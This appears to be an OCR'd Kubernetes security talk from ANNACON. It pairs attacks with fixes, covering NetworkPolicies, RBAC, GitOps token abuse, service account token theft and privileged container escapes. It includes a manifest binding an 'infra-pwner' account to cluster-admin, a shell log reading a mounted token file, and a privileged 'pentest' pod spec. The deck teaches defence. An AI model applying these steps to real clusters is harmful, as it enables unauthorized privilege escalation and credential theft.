
# DoS with lego

ANNACON
0X7E8










# Fix: anti-affinity

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: web-server
spec:
  selector:
    matchLabels:
      app: web-store
  replicas: 3
  template:
    metadata:
      labels:
        app: web-store
    spec:
      affinity:
        podAntiAffinity:
          requiredDuringSchedulingIgnoredDuringExecution:
            - labelSelector:
                matchExpressions:
                  - key: app
                    operator: In
                    values:
                      - web-store
              topologyKey: "kubernetes.io/hostname"
      containers:
        - name: web-app
          image: nginx:1.16-alpine
```

# Default Kubernetes networking

- Internal – external: allow all
- Internal – internal: allow all (across namespaces)
- External – internal: allow all
  - Although limited by ingress and services (type loadbalancer)




https://editor.networkpolicy.io/

ANNACON
0X7E8

io.k8s.api.networking.v1.NetworkPolicy (v1@networkpolicy.json)

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-nwp
  namespace: opencti
spec:
  podSelector: {}
  policyTypes:
    - Ingress
  ingress: []
  egress: []
```

io.k8s.api.networking.v1.NetworkPolicy (v1@networkpolicy.json)

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: rabbitmq-nwp
  namespace: opencti
spec:
  podSelector:
    matchLabels:
      name: rabbitmq
  policyTypes:
    - Ingress
  ingress:
    - from:
        - ipBlock:
            cidr: 10.2.1.0/24
      ports:
        - port: 15672
    - from:
        - podSelector:
            matchLabels:
              type: connector
      ports:
        - port: 5672
    - from:
        - podSelector:
            matchLabels:
              type: platform
      ports:
        - port: 5672
  egress:
    - to:
        - namespaceSelector: {}
          podSelector:
            matchLabels:
              k8s-app: kube-dns
      ports:
        - port: 53
          protocol: UDP
```

ANNACON
0X7E8


ANNACON
0X7E8

# RBAC

```
io.k8s.api.rbac.v1.ClusterRole (v1@clusterrole.json)
1  apiVersion: rbac.authorization.k8s.io/v1
2  kind: ClusterRole
3  metadata:
4    name: pod-and-pod-logs-reader
5  rules:
6  - apiGroups: [""]
7    resources: ["pods", "pods/log"]
8    verbs: ["get", "list"]
```

- Role vs ClusterRole
- RoleBinding vs ClusterRoleBinding binds role to a user, group, serviceaccount
- Can I use a rolebinding to bind a ClusterRole to a namespace? Sure!
- Watch out with ez-RBAC
  - “All serviceaccounts can view secrets and configmaps in this namespace”
  - Risk = objects in namespace

# Attack: Gitops token abuse

argo

ANNACON
0X7E8

# Attack: Gitops token abuse

- Devops team uses gitops
- Devs use gitops
- Gitops didn’t use 2 separate serviceaccounts for deploying resources

- FIX: 2 separate serviceaccounts


```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: infra-pwner
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: infra-pwner
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: cluster-admin
subjects:
  - kind: ServiceAccount
    name: infra-pwner
    namespace: whateveryouhaveaccessto
```

# Attack: ServiceAccount token abuse

- By default Kubernetes mounts serviceaccount tokens in the containers

```
root@hunger-check-deployment-6dc95c48b7-ggz29:/# cd /var/run/secrets/kubernetes.io/serviceaccount/
root@hunger-check-deployment-6dc95c48b7-ggz29:/var/run/secrets/kubernetes.io/serviceaccount# ^C
root@hunger-check-deployment-6dc95c48b7-ggz29:/var/run/secrets/kubernetes.io/serviceaccount# cat token
eyJhbGciOiJSUzI1NiIsImtpZCI6ImlybTgwUEhONEQ2U29nbnl2Qm55UTJTLTYwMilxYmhVQk85WDhrVHdiVXcifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNz
bm9kZS0wNCIsInVpZCI6IjU4N2E1ZjNhLTQ2M2MtNDkzNS04ZTgyLTQ5N2QwMTFlYzcxZSJ9LCJwb2QiOnsibmFtZSI6ImhlbmdlciljaGVjaylkZXBsb3ltZW50LTZkYzk1YzQ4YjctZ2d6MjkiLCJlaWQiOiIyNmI0MDAlNy0zOWE5L
tbW9ub2xpdGg6YmlnLW1vbm9saXRoLXNhIn0.bdBnzBsaQCydoiLQ7xAecm7LGdudOTkjAz-Djl-MPFQxQIsG8Fqv5ytwW8UtcaKv8TMR3WQGLCmY7bzp3l7oWB9RN_MndyG2BK5pErNv8wMjKGioVkkkWeXHYvBT3MgWBWpL_qANHNYU
root@hunger-check-deployment-6dc95c48b7-ggz29:/var/run/secrets/kubernetes.io/serviceaccount#
```

- Why?




ANNACON
0X7E8

# Fix: service account token hijacks

```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: name-of-my-serviceaccount
automountServiceAccountToken: false
```

- Or

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: my-pod
spec:
  serviceAccountName: name-of-my-serviceaccount
  automountServiceAccountToken: false
```

# RBAC: secrets

- Secrets in k8s = base64 encoded config parameters
  - So RBAC is our only hope ☺
- RBAC verbs to be cautious of:
  - In case of secrets: “List” provides data, so list = [get,get,get,get]


# Privileged container escapes

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: priv-exec-pod
  labels:
    app: pentest
spec:
  containers:
  - name: priv-pod
    image: ubuntu
    securityContext:
      privileged: true
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
```

- --privileged == mount capabilities
- 2 dangers:
  - Filesystem accessible via /dev
  - Cgroup notification on release feature: [metasploit-framework/modules/exploits/linux/local/docker_privileged_container_escape.rb at master · rapid7/metasploit-framework (github.com)]

ANNACON
0X7E8

# Filesystem access




ANNACON
0X7E8

# Refresher from last year

